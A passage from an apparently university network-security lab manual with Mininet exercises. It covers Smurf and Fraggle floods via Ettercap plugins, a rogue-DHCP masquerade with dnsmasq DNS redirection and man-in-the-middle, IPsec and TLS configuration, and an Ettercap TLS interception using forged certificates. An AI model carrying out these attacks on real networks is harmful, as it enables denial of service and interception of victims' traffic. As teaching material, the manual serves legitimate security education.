

Figure 11: Smurf attack.

Exercise Start the *ddos.py* topology and open the terminals of the host *h1*, *h2* and *h3*.

First of all, open another SSH terminal towards the Mininet VM, which will be later used to check the victim CPU usage.

Hosts h1 and h2 start Wireshark, while host h3 launches Ettercap following the instructions provided in the exercise 4.2.1 till point 4, with the only difference that he has to set only the *Target 1* with the IP 10.0.0.1, and then he selects *Plugins* > *Manage the plugins* and launches the attack double-clicking on the *smurf_ attack* plugin.

On host h2 Wireshark it is possible to see that he is receiving ping echo requests from h1 (since h3 spoofed its IP address) and so are all other hosts, so they send back echo reply packets to h1. From host h1 Wireshark all the packets received by all the hosts can be observed.

Now on the previously opened Mininet VM terminal launch:

```
vm> cat /sys/fs/cgroup/cpuacct/alice/cpuacct.usage
```

which shows the total CPU time in nanoseconds, and notice how quickly it increases. Also, run some commands on h1 terminal or try the TAB auto-completion to check that it is responding slowly.

4.3.3 Fraggle attack

The fraggle attack is a variation of a smurf attack where an attacker sends a large amount of UDP traffic to ports 7 (echo) and 19 (chargen) to an IP Broadcast Address, with the intended victim's spoofed source IP address. It works very similarly to the Smurf attack in that many computers on the network will respond to this traffic by sending traffic back to the spoofed source IP of the victim, flooding it with traffic. [16]

Exercise Start the *ddos.py* topology and open the terminals of the host *h1*, *h2* and *h3*.

Follow the same steps of the previous smurf attack (exercise 4.3.2), but this time select the *fraggle_ attack* plugin from Ettercap.

Check the traffic on Wireshark and the CPU usage of host h1 raising swiftly.

4.3.4 Defence mechanisms

Possible countermeasures against DoS and DDoS attacks are:

- Setting up a firewall to block or limit certain traffic.
- Intrusion Detection Systems (IDS) and Intrusion Protection Systems (IPS).
- Reverse DNS lookup to verify the source address.

4.4 DHCP masquerade attack

The Dynamic Host Configuration Protocol (DHCP) is a network management protocol used on UDP/IP networks whereby a DHCP server dynamically assigns an IP address and other network configuration parameters to each device on a network so they can communicate with other IP networks. [17]

A masquerade attack is an attack that uses a fake identity, such as a network identity, to gain unauthorised access to personal computer information through legitimate access identification. If an authorisation process is not fully protected, it can become extremely vulnerable to a masquerade attack. [18]

In this exercise a user will try to configure its network parameters by using a DHCP, but there will be two on the network: one will be the legitimate DHCP, which is connected through a slow link, the other one will be a malicious one, which will answer faster than the real one (since it is on a fast link) and will provide erroneous information. [19]

Configuration Overwrite the udhcpc script file:

```
vm> sudo cp mn_security/dhcp_conf/default.script /etc/
   ↪udhcpc/
```

Exercise Start the *dhcpMasquerade.py* topology, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Bob will act as the legitimate DHCP, Chuck as the malicious one and Alice as the user trying to obtain network configuration.

Alice checks out her IP address and launches Wireshark, then Bob starts the DHCP server by issuing:

```
bob> udhcpd -f mn_security/dhcp_masq_files/goodDHCP.
   ↪conf
```

which will run it in foreground (*-f* option) and using the specified configuration file.

First, let's analyse what happens under normal conditions (without enabling the malicious DHCP server), so Alice asks the DHCP for new configuration parameters:

```
alice> udhcpc -i alice-eth0
```

On Wireshark, it is possible to see the DHCP discover message sent in broadcast by Alice, and the subsequent negotiation with Bob. Now Alice checks her IP address again, observing that she obtained a new one.

DoS In this first case, Chuck wants to prevent Alice from connecting to the internet, so he starts his DHCP server:

```
chuck> udhcpd -f mn_security/dhcp_masq_files/
  ↪evilDHCP_dos.conf &
```

which will provide an invalid gateway IP address.

Alice requests new configuration parameters again, but this time on Wireshark we will see also the replies from Chuck, which will be faster than Bob's replies, in fact if Alice checks her default gateway by running:

```
alice> route
```

she would notice that in her subnet that IP address does not exist, and trying to navigate using the Dillo browser will make her realise that she cannot navigate.

Note: before passing on to the next step, terminate *udhcpd* on Chuck by running:

```
chuck> kill %udhcpd
```

Shadow server Another utilisation of this kind of attack is to redirect victim's navigation towards a shadow server. In order to achieve this, Chuck starts the DHCP server:

```
chuck> udhcpd -f mn_security/dhcp_masq_files/
  ↪evilDHCP_shadow.conf &
```

which will provide a valid gateway IP address, but his own address as DNS server. Then he launches Dnsmasq:

```
chuck> dnsmasq -k -A /#/10.0.0.3 &
```

which is launched in foreground (*-k* option) and configured to resolve any query with the indicated IP address (*-A* option).

Lastly, Chuck starts the malicious web server towards which his victim will be redirected:

```
chuck> cd mn_security/dhcp_masq_files/webdir/
chuck> python -m SimpleHTTPServer 80
```

Now Alice requests new configuration parameters again, then, checking the content of the */etc/resolv.conf* file, she can see that the DNS address corresponds to the one of Chuck. She opens the Dillo browser and visits any website: the only page that loads is the malicious web server hosted by Chuck.

Note: before passing on to the next step, terminate *udhcpd* on Chuck again, issuing the same command as before.

Man in the middle In this last variant, Chuck wants to act as man in the middle between Alice and the default gateway, so to spy all her internet traffic. Chuck starts the DHCP server:

```
chuck> udhcpd -f mn_security/dhcp_masq_files/
  ↪evilDHCP_mitm.conf &
```

which will provide as default gateway his own IP address. Chuck launches Wireshark.

Alice requests new configuration parameters, and by checking her default gateway:

```
alice> route
```

she would notice Chuck's IP address. Then Alice opens the Dillo browser and navigates anywhere: on Chuck's Wireshark all her traffic is intercepted.

4.4.1 Defence mechanisms

Although DHCP is a non-authenticated protocol, there are some attempts to provide protection:

- DHCP snooping: the administrator defines at which switch ports replies by DHCP servers can arrive, thus an attacker can not send DHCP replies by connecting to a non-enabled port;
- IP guard: packets with source IP address not included among the ones provided via DHCP are dropped; it limits IP spoofing attacks, but the switch should store a lot of IP addresses;
- authentication for DHCP messages: DHCP replies are authenticated by a HMAC-MD5 keyed-digest, but this method is rarely adopted for two main reasons:
  - it requires manual configuration;
  - distinct keys should be used, otherwise a bad guy just by having a valid client will know the symmetric key and use it for a fake DHCP server.

5 IPsec and Transport Layer Security

Based on the laboratory 4 of the Computer System Security course [26], covering and expanding all the exercises on IPSec and TLS.

In this section, there will be exercises aimed at creating secure (communication) channels among two nodes, evaluating their security features, and measuring the performance of the system when the security features are modified. In practice, the exercises use two famous security protocols: IPsec, to enable security at IP level, and TLS, to enable security at transport level.

IPsec (IP Security) is the solution proposed by IETF [27] for securing communication in the IP networks, and it applies both to IPv4 and to IPv6. The main idea in IPsec is to provide security services at network level, so that the applications – operating at the upper level – can avoid the implementation of the security services directly into the applications. IPsec provides mainly authentication, integrity and confidentiality of the IP packets. IPsec allows a system to define its own security policies, to select the protocols adequate for each security policy that has been chosen, to specify the cryptographic algorithms to be used, and to acquire the necessary cryptographic keys. To communicate securely via IPsec, two network nodes must share at least one Security Association (SA) in order to specify the security features of the channel. The IPsec SA can be specified manually or they can be negotiated (securely) by using the IKE protocol.

The exercises proposed for IPsec make use of the IPsec implementation and the corresponding configuration tools available for Linux platform:

- setkey is the tool used to manipulate the Security Association and Security Policy databases (SAD and SPD) in IPsec (see *man setkey*);
- strongSwan is the daemon used for IKE (v1 and v2) protocol management and supports authentication with Pre-Shared Keys (PSK), X.509 certificates (see *man ipsec*);
- the file */etc/ipsec.conf* defines basically the behaviour of strongSwan (see *man ipsec.conf*).

The second part of this section is dedicated to experimenting with the TLS (Transport Layer Security) protocol for protecting data at transport level. For this purpose, the OpenSSL library (and some associated tools) will be used, offering in-depth support for the configuration and analysis of SSL/TLS channels. In particular, the command *s_client* implements the functionality of an SSL/TLS client (see *man s_client*). The command *s_server* implements instead the functionality of a simple SSL/TLS server (see *man s_server*).

Configuration Issue the following commands to install required packages:

```
vm> sudo apt-get install ipsec-tools
vm> sudo apt-get install strongswan
vm> sudo apt-get install apache2
vm> sudo apt-get install curl
vm> sudo apt-get install chromium-browser
vm> sudo apt-get install ettercap-graphical
```

which will install respectively:

- IPsec tools, needed to create the SAs manually (with the *setkey* command).
- strongSwan, the daemon used for IKE protocol management

  - to start/stop it, use:

```
hostName> ipsec restart/stop
```

- Apache2, an HTTP web server
  - to start/stop it, use:

```
hostName> service apache2 restart/stop
```

- Curl, an HTTP client.
- Chromium, a browser that will be used to view websites' certificates.
  - to start/stop it, use:

```
hostName> chromium-browser --no-sandbox
```

- Ettercap, a tool which allows to perform man-in-the-middle (MITM) attacks and sniffing attacks in a Local Area Network (LAN).

Also, to start/stop the SSH server, use:

```
hostName> service ssh restart/stop
```

5.1 IPsec and security at IP level

First, let's analyse the commands present in the configuration files that will be used:

- *flush*, delete all the entries in the SAD.
- *spdflush*, delete all the entries in the SPD.
- *add [IP_src] [IP_dst] [type_of_protection] [SPI] [protection_methods]*, adds an unidirectional security association from *IP_src* to *IP_dst*, using the protocol specified in *type_of_protection*, which for IPsec can be either AH or ESP, identified in the SAD by the Security Parameter Index (SPI), which is an integer number expressed in decimal or hexadecimal, and protecting the traffic using the specified *protection_methods*, for which there are three options:
  - *-E*, to specify the encryption algorithm (e.g. 3des-cbc, rijandel-cbc) and the secret key to be used;
  - *-A*, to specify the authentication algorithm (e.g. hmac-md5, hmac-sha1, and hmac-sha512) and the secret key to be used;
  - *-C*, to specify the compression algorithm (e.g. deflate).
- *spdadd [IP_src] [IP_dst] [protocol] [policy]*, defines a security policy from *IP_src* to *IP_dst*, where *protocol* represents a valid protocol name from the file */etc/protocol* (e.g. *tcp*, *udp*, or also *any* to select all protocols) while *policy* is a more complex structure, defined as *-P [direction] [operation]*, in which the field *direction* can be:

- *-in*, to indicate an input connection;
- *-out*, to indicate an output connection;
- *-fwd*, to indicate that the policy applies to an IP packet that needs to be forwarded;

while the field *operation* can take one of the following values:

- *none*, to indicate that no operation needs to be applied on the packet;
- *discard*, to indicate that the packets satisfying the conditions of this policy need to be discarded;
- *ipsec protocol/mode/src-dst/level*, to indicate that the policy applies to an IP packet that needs to be forwarded, where *protocol* is either AH or ESP, *mode* indicates whether IPsec transport or tunnel mode is used, *src-dst* which specifies the end-point addresses in case of tunnel mode, while it can be omitted in case of transport mode, and *level*, which can be *default*, which means the kernel consults the system wide default for the specified protocol, which is a kernel variable (e.g. *esp trans deflev sysctl variable*), *use*, which means that the kernel uses an SA if it's available, otherwise the kernel keeps normal operation, *require*, which means that a SA is required whenever the kernel sends a packet matched with the policy (the operation fails in case at least one SA is not available), and *unique*, which is the same as require, but it imposes to have exactly one SA (otherwise the operation fails).

5.1.1 Setting IPsec policies and Security Associations

In this exercise an IPsec channel will be established between two hosts and the traffic exchanged will be analysed.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*. Alice and Bob activate the SA and SP using the commands:

```
alice> setkey -f mn_security/setkey_conf_files/setkey.
   ↪conf_ali_esp
bob> setkey -f mn_security/setkey_conf_files/setkey.
   ↪conf_bob_esp
```

Now any kind of traffic (TCP, UDP, ICMP) between Alice and Bob is protected, using the ESP protocol and the AES-CBC encryption algorithm.

Verify that they have been activated correctly, by issuing:

```
alice&bob> setkey -D
alice&bob> setkey -DP
```

which show the contents of SAD and SPD respectively (the third policy *forward* in the SPD is used to process packets not addressed to the local machine if the host is configured for such purpose).

Start Wireshark on one of the hosts and then make one ping the another: it is possible to see that packets are transmitted using the ESP protocol, and each packet has a SPI, used to identify the SA, and a Sequence number, used for a partial protection against replay attacks. It is also important to note that from the packets captured it is not possible to see the underlying ICMP protocol.

If a third host acted as MITM between Alice and Bob, he would not be able to sniff any data, in fact trying to perform any exercise of section 4.2 with this kind of protection between Alice and Bob, would make all the attacks to not work.

5.1.2 Modification of IPsec policies and Security Associations

In this exercise various IPsec configurations will be used, comparing the traffic generated.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

With Wireshark check the packets exchanged when one host ping the other when the following IPsec configurations (stored under *mn_security/setkey_conf_files/*) are used on the hosts:

- **esp_w_auth*, which has the same features of the previous exercise configuration, but it also adds authentication using the HMAC-SHA1 algorithm:
  - the only difference with the packets of the previous exercise is the packet length, which increases due to the authentication algorithm, since it creates a hash of the packet useful to detect if the packet was manipulated.
- **ah*, which uses AH (with HMAC-SHA1 as authentication algorithm) instead of ESP:
  - here the packet content is in clear, and we can see the Authentication Header, which, besides the SPI and the Sequence number, also contains NextHeader, the protocol of the next header that is going to be sent, Length, the length of the header, and the Integrity Check Value (ICV), used to check for integrity. This configuration is appropriate if integrity and authentication are required, but not confidentiality.
- **esp_ah*, which uses both ESP with AES-CBC as encryption algorithm and AH with HMAC-SHA1 as authentication algorithm:
  - the protection obtained through ESP is enhanced using AH so that also the IP header is protected (in part).

The last step of this exercise is to change any of the configuration files SP, so that only TCP traffic is protected: this can be done by modifying the *protocol* field in the command *spdadd*. On Wireshark check that TCP traffic is protected (e.g. an FTP connection) while other traffic is not (e.g. a ping).

5.1.3 Performance measurements

The various IPsec configurations have different performances, which will be compared in this exercise by transferring files stored under */var/www/html/ipsec/* (automatically created at the topology start and deleted at its closing) from a host to another one.

Exercise Start the *randFilesLimitedBwTopo.py* topology (it may take some times configuring *alice* host because it is generating random files), and open the terminals of the hosts *alice* and *bob*.

Alice starts the Apache2 HTTP server, and Bob downloads the files 10k, 100k, 1M, 10M and 100M using the command:

```
bob> curl -v --trace-time -o fileName http://10.0.0.1/
   ↪ipsec/file_to_download
```

Compare the speed and transfer time for the various IPsec configuration used in the previous exercises.

It is possible to test performances also with different bandwidth values for the links (by passing an integer argument to the topology).

5.1.4 The IKE protocol

If the peers do not want to or if it is inefficient to create the SAs manually, they can also be dynamically created with the IKE protocol. The daemon used for IKE protocol management is named strongSwan. In this exercise strongSwan daemon has to run on two different hosts, but this is not possible in a single Mininet topology since the hosts share the same process space, so another Mininet VM will be created and configured, which will start another topology that will be connected to the first one using GRE tunnels and a shared controller. [28].

Configuration Configure another Mininet VM in VirtualBox following again the setup section and the IPsec pre-configuration. In the following, the original VM will be referred to as VM1, while the new one just configured as VM2. On VM1 modify the file *mn_security/topologies/clusterVM1.py* changing the value of *vm1_ip* to the IP address of VM1 eth0 interface, and of *vm2_ip* and *controller_ip* to the IP address of VM2 eth0 interface. Make the same modification on VM2 on the file *mn_security/topologies/clusterVM2.py*

Lastly, log in VM2 using SSH in another terminal (there should be one terminal for VM1 and two terminals for VM2), and start an OpenFlow remote controller on VM2 using the command:

```
vm2> sudo ovs-controller ptcp:
```

Note: due to a bug, the controller may stop, launching the error *"assertion version >=0 && version <=0xff failed in run_ACTIVE()"*. In this case launch the controller again, without the need of restarting the topologies on the VMs, even if they were already running.

Exercise Start the *clusterVM1.py* topology on VM1 and the *clusterVM2.py* topology on VM2, and open the terminals of the hosts *alice* on VM1 and *bob* on VM2.

On both Alice and Bob overwrite the content of the file */etc/ipsec.conf* with the one in the files *mn_security/strongSwan_conf/ipsec.conf_psk_ali* and *mn_security/strongSwan_conf/ipsec.conf_psk_bob* respectively, which contain the configuration for the host to host connection to be created, and also the content of the file */etc/ipsec.secrets* with the one in the files *mn_security/strongSwan_conf/ipsec.secrets_psk_ali* and *mn_security/strongSwan_conf/ipsec.secrets_psk_bob* respectively, which contain the Pre-Shared Key (PSK).

On both hosts start Wireshark and strongSwan, and it is already possible to see the security policies in the SPD previously configured in the */etc/ipsec.conf* file, by running:

```
alice/bob> setkey -DP
```

Then Alice run the following command to start the connection:

```
alice> ipsec up host-host
```

On Wireshark it is possible to see messages exchanged using the ISAKMP protocol (upon which IKE is based), in particular:

- IKE_SA_INIT, the initial exchange in which the peers establish a secure channel, after which all further exchanges are encrypted.
- IKE_AUTH, used to authenticate the remote peer and create the IPsec SAs.

Now, let's have a look at the content of the SAD by running:

```
alice/bob> setkey -DP
```

There are two SAs, one for each direction and the security header used is ESP tunnel mode, which creates a secured tunnel between the two hosts. The algorithms used are AES-CBC with a 128 bits key for encryption and HMAC-SHA1 with a 160 bits key for integrity and authentication.

Lastly, generate some traffic from Alice to Bob (e.g. ICMP or HTTP) and analyse the packets on Wireshark: the packets received from the host can also be seen in clear, since they are decapsulated as soon as they exit the tunnel.

5.2 The TLS protocol

The OpenSSL library implements a simple SSL/TLS client and server, which can be used for testing the SSL/TLS protocol very easily. The OpenSSL command used to start an SSL/TLS client program is *s_client*, whose syntax is:

```
openssl s_client [-connect host:port] [-state] [-
  ↪showcerts] [-CAfile file_cert] [-cipher cipherlist]
  ↪ [-reconnect]
```

where:

- *-connect host:port* specifies the host and optional port to connect to. If host and port are not specified, then an attempt is made to connect to the local host on port 4433.
- *-state* prints out the SSL session states.
- *-showcerts* displays the whole server certificate chain: normally only the server certificate itself is displayed.
- *-CAfile file_cert* indicates the file containing trusted certificates to use during server authentication and to use when attempting to build the client certificate chain.

- *-cipher cipherlist* allows to specify the cipher list sent by the client in the ClientHello message of the Handshake protocol. Although the server determines which cipher suite is used it should take the first supported cipher in the list sent by the client. See the OpenSSL *ciphers* command for more information.

- *-reconnect* allows the client to reconnect to the same server 5 times using the same session ID.

The OpenSSL command used to start an SSL/TLS server program is *s_server*, whose syntax and parameters are:

```
openssl s_server [-www] [-no dhe] [-key server_pkey.pem
  ↪] [-cert server_cert.pem] [-CAfile file\_cert] [-{
  ↪vV}erify depth] [-cipher ciphersuite_list]
```

where:

- *-www* sends a status message back to the client when it connects. This includes lots of information about the ciphers used and various session parameters. The output is in HTML format so this option will normally be used with a web browser.

- *-no dhe* if this option is set then no DH parameters will be loaded effectively disabling the ephemeral DH cipher suites.

- *-key server_pkey.pem* indicates that *server_pkey*.pem contains the private key of the server.

- *-cert server_cert.pem* indicates that *server_cert.pem* contains the certificate of the server.

- *-CAfile file_cert* indicates the file containing trusted certificates to use during client authentication and to use when attempting to build the server certificate chain. The list is also used in the list of acceptable client CAs passed to the client when a certificate is requested.

- *-verify depth* and *-Verify depth* indicate the verify depth to use. This specifies the maximum length of the client certificate chain and makes the server request a certificate from the client. With the *-verify* option a certificate is requested but the client does not have to send one, with the *-Verify* option the client must supply a certificate or an error occurs.

- *-cipher cipherlist*, this option allows the cipher list used by the server to be modified. When the client sends a list of supported ciphers the first client cipher also included in the server list is used. Because the client specifies the preference order, the order of the server cipherlist irrelevant. See the OpenSSL *ciphers* command for more information.

5.2.1 Setting up a TLS channel

In this exercise, two connections to an SSL/TSL server will be made, once with the browser, the other one with the *s_client* program.

Exercise From the Mininet VM launch Chromium and visit the SSL/TLS server https://mail.polito.it, then, in order to view the certificate, perform the following steps:

- Click on the green padlock on the left of the address bar;
- click on "Valid" below "Certificate" and general information about the certificate will be presented;
- click on the tab "Detail" to check specific information about the certificate and also about the certification hierarchy.

Now connect using the *s_client* command:

```
vm> openssl s client -connect mail.polito.it:443 -state
   ↪ -showcerts
```

In the sequence of operation performed by the client, there are a series of reads and writes, which refer to the exchange of TLS handshake messages with the server, for example, ClientHello, ServerHello, Certificate, ClientKeyExchange, ChangeCipherSpec (for more details about exchanged messages, add the option *–msg* to the previous command), then there is also the certificate of mail.polito.it and its chain. Lastly, there are other info about the connection, like the cipher suite used, the Session-ID, the Master-Key and the TLS session ticket.

5.2.2 Configuration of a TLS server

This exercise is aimed at starting a TLS server (for which a certificate have to be generated) and connecting to it both with the *s_client* command and with the browser.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

Alice follows these steps:

- Create a test CA

  ```
  alice> /usr/lib/ssl/misc/CA.pl -newca
  ```

  Don't write anything and just press enter when asked for the CA certificate filename, to create a new CA, then choose a private key for the CA and provide the information asked: the only mandatory one is "Common Name", the others will get a default value if nothing is inserted. Lastly, provide the private key chosen for the CA. On the current path, a *demoCA* folder will appear, containing the just created test CA and its configuration.

- Create a certificate request for the server

  ```
  alice> openssl req -new -keyout server_pkey.pem -
     ↪out server_creq.pem
  ```

  Choose the private key of the server and provide the information asked: again, the only mandatory one is "Common Name" (set it to *10.0.0.1* to not have to recreate a server certificate for the exercise 5.2.5), but "Country Name", "State or Province Name" and "Organization Name" must be the same as the CA certificate (leave those fields empty it was also done for the CA). Lastly, provide the private key chosen earlier.

- Issue the new certificate

```
alice> openssl ca -in server_creq.pem -out
  ↪server_cert.pem
```

  Insert the chosen private key for the CA, confirm the issuing of the new certificate and commit.

Now Alice starts the TLS server, issuing:

```
alice> openssl s_server -www -no_dhe -key server_pkey.
  ↪pem -cert server_cert.pem
```

where the *-www* option make the server send a status message back to the client when it connects (the message is in HTML format, so this option will normally be used with a web browser), while the option *-no_ dhe* disables the ephemeral DH cipher suites.

Bob now connects to the server running:

```
bob> openssl s_client -connect 10.0.0.1:4433 -state -
  ↪showcerts -CAfile  demoCA/cacert.pem
```

where the *-CAfile* option specifies a file containing trusted certificates to use during server authentication and to use when attempting to build the client certificate chain.

The same type of information as in the previous exercise are now shown in Bob's terminal and the connection is established (ignore the *bad gesthostbyaddr* message on Alice, since it just means that it was not possible to resolve a hostname for the host that just connected).

Bob launches the web browser and visits https://10.0.0.1:4433, and the server returns to the client a web page containing a series of useful information about the session that has just been created. Lastly, Bob launches the following command:

```
bob> openssl s_client -connect 10.0.0.1:4433 -state -
  ↪CAfile demoCA/cacert.pem -reconnect
```

which opens up several consecutive connections by exploiting the Session ID. It is possible to see that some security parameters do not change, like Protocol, Cipher, Session-ID and Master-Key, while other that changes are client and server random numbers, the encryption and MAC keys and the IV.

5.2.3 Client authentication in TLS

In this exercise first a certificate will be created for the client, then the server will be configured to request client authentication, and lastly, the client will perform a connection.

Note: this exercise requires the test CA and the server certificate and private key created in the previous exercise. If any of those files have been deleted, recreate them before continuing with this exercise.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

Bob creates a certificate request for the client, by issuing:

```
bob> openssl req -new -keyout client_pkey.pem -out
   ↪client_creq.pem
```

choosing the private key of the client and providing the information asked (again, the only mandatory one is "Common Name"), and lastly, he issues the new certificate:

```
bob> openssl ca -in client_creq.pem -out client_cert.
   ↪pem
```

Now Alice starts the SSL/TLS server, configuring it to request client authentication during the handshake phase of the SSL/TLS protocol:

```
alice> openssl s_server -www -no_dhe -key server_pkey.
   ↪pem -cert server_cert.pem -CAfile demoCA/cacert.pem
   ↪ -Verify 0
```

First Bob tries to connect without a certificate:

```
bob> openssl s_client -connect 127.0.0.1:4433 -state -
   ↪CAfile demoCA/cacert.pem
```

however, in this case the handshake fails, so then he connects also providing his certificate:

```
bob> openssl s_client -connect 127.0.0.1:4433 -state -
   ↪CAfile demoCA/cacert.pem -cert client_cert.pem -key
   ↪ client_pkey.pem
```

and the connection is finally established: in the exchanged messages now it is also possible to see the client certificate request from the server and the subsequent certificate provided by the client, together with a proof (CertificateVerify).

Some SSL-enabled server (for example Microsoft IIS) have the following behaviour when the client authentication is enabled/required for a SSL connection: the SSL/TLS handshake is performed but the server does not send any request for client authentication; once the above SSL handshake has been concluded with the server authentication only, the client initiates a second SSL/TLS handshake in which is performed instead the client authentication. The security parameters in the second handshake are resumed with the security parameters negotiated in the first handshake. This approach protects the client identity: the client certificate is sent over a TLS protected channel.

5.2.4 MITM attack to SSL/TLS

In this exercise, the attacker will act as MITM between the victim and his default gateway, intercepting his connection request and substituting the real certificate provided by the server with a fake one, sniffing all the exchanged traffic, with the victim believing to be protected by a TLS channel.

Exercise Start the *simpleTopo.py* topology with internet connection, and open the terminals of the hosts *alice* and *bob*.

Alice (the victim) launches Chromium, visits https://mail.polito.it and check the fingerprints, then she closes the browser.



Figure 12: This illustration shows how the attacker, after positioning himself as man in the middle between the victim and his default gateway, tricks the victim when he tries to connect to a TLS enabled server.

Bob (the attacker) launches the attack with Ettercap, following the same steps reported in the exercise 4.2.1, but adding as targets the IPs 10.0.0.1 (Alice) and 10.0.0.3 (the default gateway).

Alice now relaunches Chromium and visits https://mail.polito.it: the browser detects that something is wrong with the connection because the certification authority from the certificate it received is invalid. Click on "Advanced" and then on "Proceed to mail.polito.it (unsafe)" to proceed to the website regardless. Now check again the certificate, which may look the same, but actually the fingerprint is different. This happened because as soon the attacker detected the request of opening a TLS channel, it intercepted the certificate/chain sent by the server and replaced it with fake certificate/chain generated on the fly (copying some information from the original certificate).

Launching Wireshark on Bob would show the interception of all the TLS traffic exchanged, thus the connection is not secure any more.

Note: this kind of attack will not work against all the websites, more specifically it will not work against websites that use HTTP Strict Transport Security (HSTS).

5.2.5 Performance measurement

The scope of this exercise is to measure up the times required to transfer data over a channel protected with SSL/TLS.

Note: this exercise requires the test CA and the server certificate and private key created in the exercise 5.2.2 (the server certificate "Common Name" field must be *10.0.0.1*) and the client certificate and private key created in the exercise 5.2.3. If any of those files have been deleted or have the wrong info, recreate them before continuing with this exercise.

Exercise Start the *randFilesLimitedBwTopo.py* topology (it may take some time configuring *alice* host because it is generating random files), and open the terminals of the hosts *alice* and *bob*.

Alice activates the Apache2 web server, with server authentication with the following steps:

- Enables the SSL module of Apache2

```
alice> a2enmod ssl
```

- Enables Apache2 SSL site

```
alice> a2ensite default-ssl.conf
```

- Copies the certificate of the CA (*demoCA/cacert.pem*) and the server certificate (]emp server_cert.pem) with its private key (*server_pkey.pem*) in the Apache2 directory for the SSL configuration

```
alice> mkdir /etc/apache2/ssl/
alice> cp demoCA/cacert.pem /etc/apache2/ssl/
alice> cp server_cert.pem /etc/apache2/ssl/
alice> cp server_pkey.pem /etc/apache2/ssl/
```

- Replaces the Apache2 SSL configuration *etc/apache2/sites-enabled/default-ssl.conf* with the file *mn_security/default-ssl.conf*

```
alice> cp mn_security/default-ssl.conf /etc/apache2
   ↪/sites-enabled/default-ssl.conf
```

- Sets the use of RSA with AES, replacing in the file */etc/apache2/mods-available/ssl.conf* the directive *SSLCipherSuite HIGH:MEDIUM:!aNull:!MD5* with *SSLCipherSuite AES:SHA1:!ADH:!MD5*.

- Restarts the Apache2 web server

```
alice> service apache2 restart
```

Bob downloads the files 10k, 100k, 1M, 10M and 100M with the following command:

```
wget -r --ca-certificate=demoCA/cacert.pem https
   ↪://10.0.0.1/ipsec/<file_name>
```

and annotates the times and speeds obtained.

Now Alice enables the client authentication in TLS by replacing in the file */etc/apache2/sites-enabled/default-ssl.conf* the directive *SSLVerifyClient none* with the directive *SSLVerifyClient require* and restarting the Apache2 web server.

Now, if Bob tried to connect again with the same command, he would not be able to since he is not providing any certificate and the handshake would fail. So, Bob first decrypts his private key:

```
openssl rsa -in client_pkey.pem > client_decrypted_pkey
   ↪.pem
```

and then downloads the files again, with the command:

```
wget -r --certificate=client_cert.pem --private-key=
   ↪client_decrypted_pkey.pem --ca-certificate=demoCA/
   ↪cacert.pem https://10.0.0.1/ipsec/<file_name>
```

annotating again the times and speeds obtained. Now it is possible to make a thoughtful comparison between the download times and average speeds obtained in this exercise and the ones obtained in the exercise 5.1.3.

It is possible to test performances also with different bandwidth values for the links (by passing an integer argument to the topology).

6 Firewall

Based on the laboratory 5 of the Computer System Security course [29], covering and expanding all the firewall exercises.

The purpose of this section is to experiment with the configuration and use of basic elements of firewalls, which provide filtering functionality both at the network level and/or at the application level.

Configuration Issue the following commands to install required packages:

```
vm> sudo apt-get install apache2
vm> sudo apt-get install pure-ftpd
vm> sudo apt-get install dillo
vm> sudo apt-get install nmap
```

which will install respectively:

- Apache2, an HTTP web server
  - to start/stop it, use:

    ```
    hostName> service apache2 restart/stop
    ```

- Pure-FTPd, an FTP server
  - to start/stop it, use:

    ```
    hostName> service pure-ftpd restart/stop
    ```

- Dillo, a simple, lightweight web browser
  - to launch it, use:

    ```
    hostName> dillo
    ```

- Nmap, a network and port scanner.

Also, to start/stop the SSH server, use:

```
hostName> service ssh restart/stop
```

6.1 Packet filter

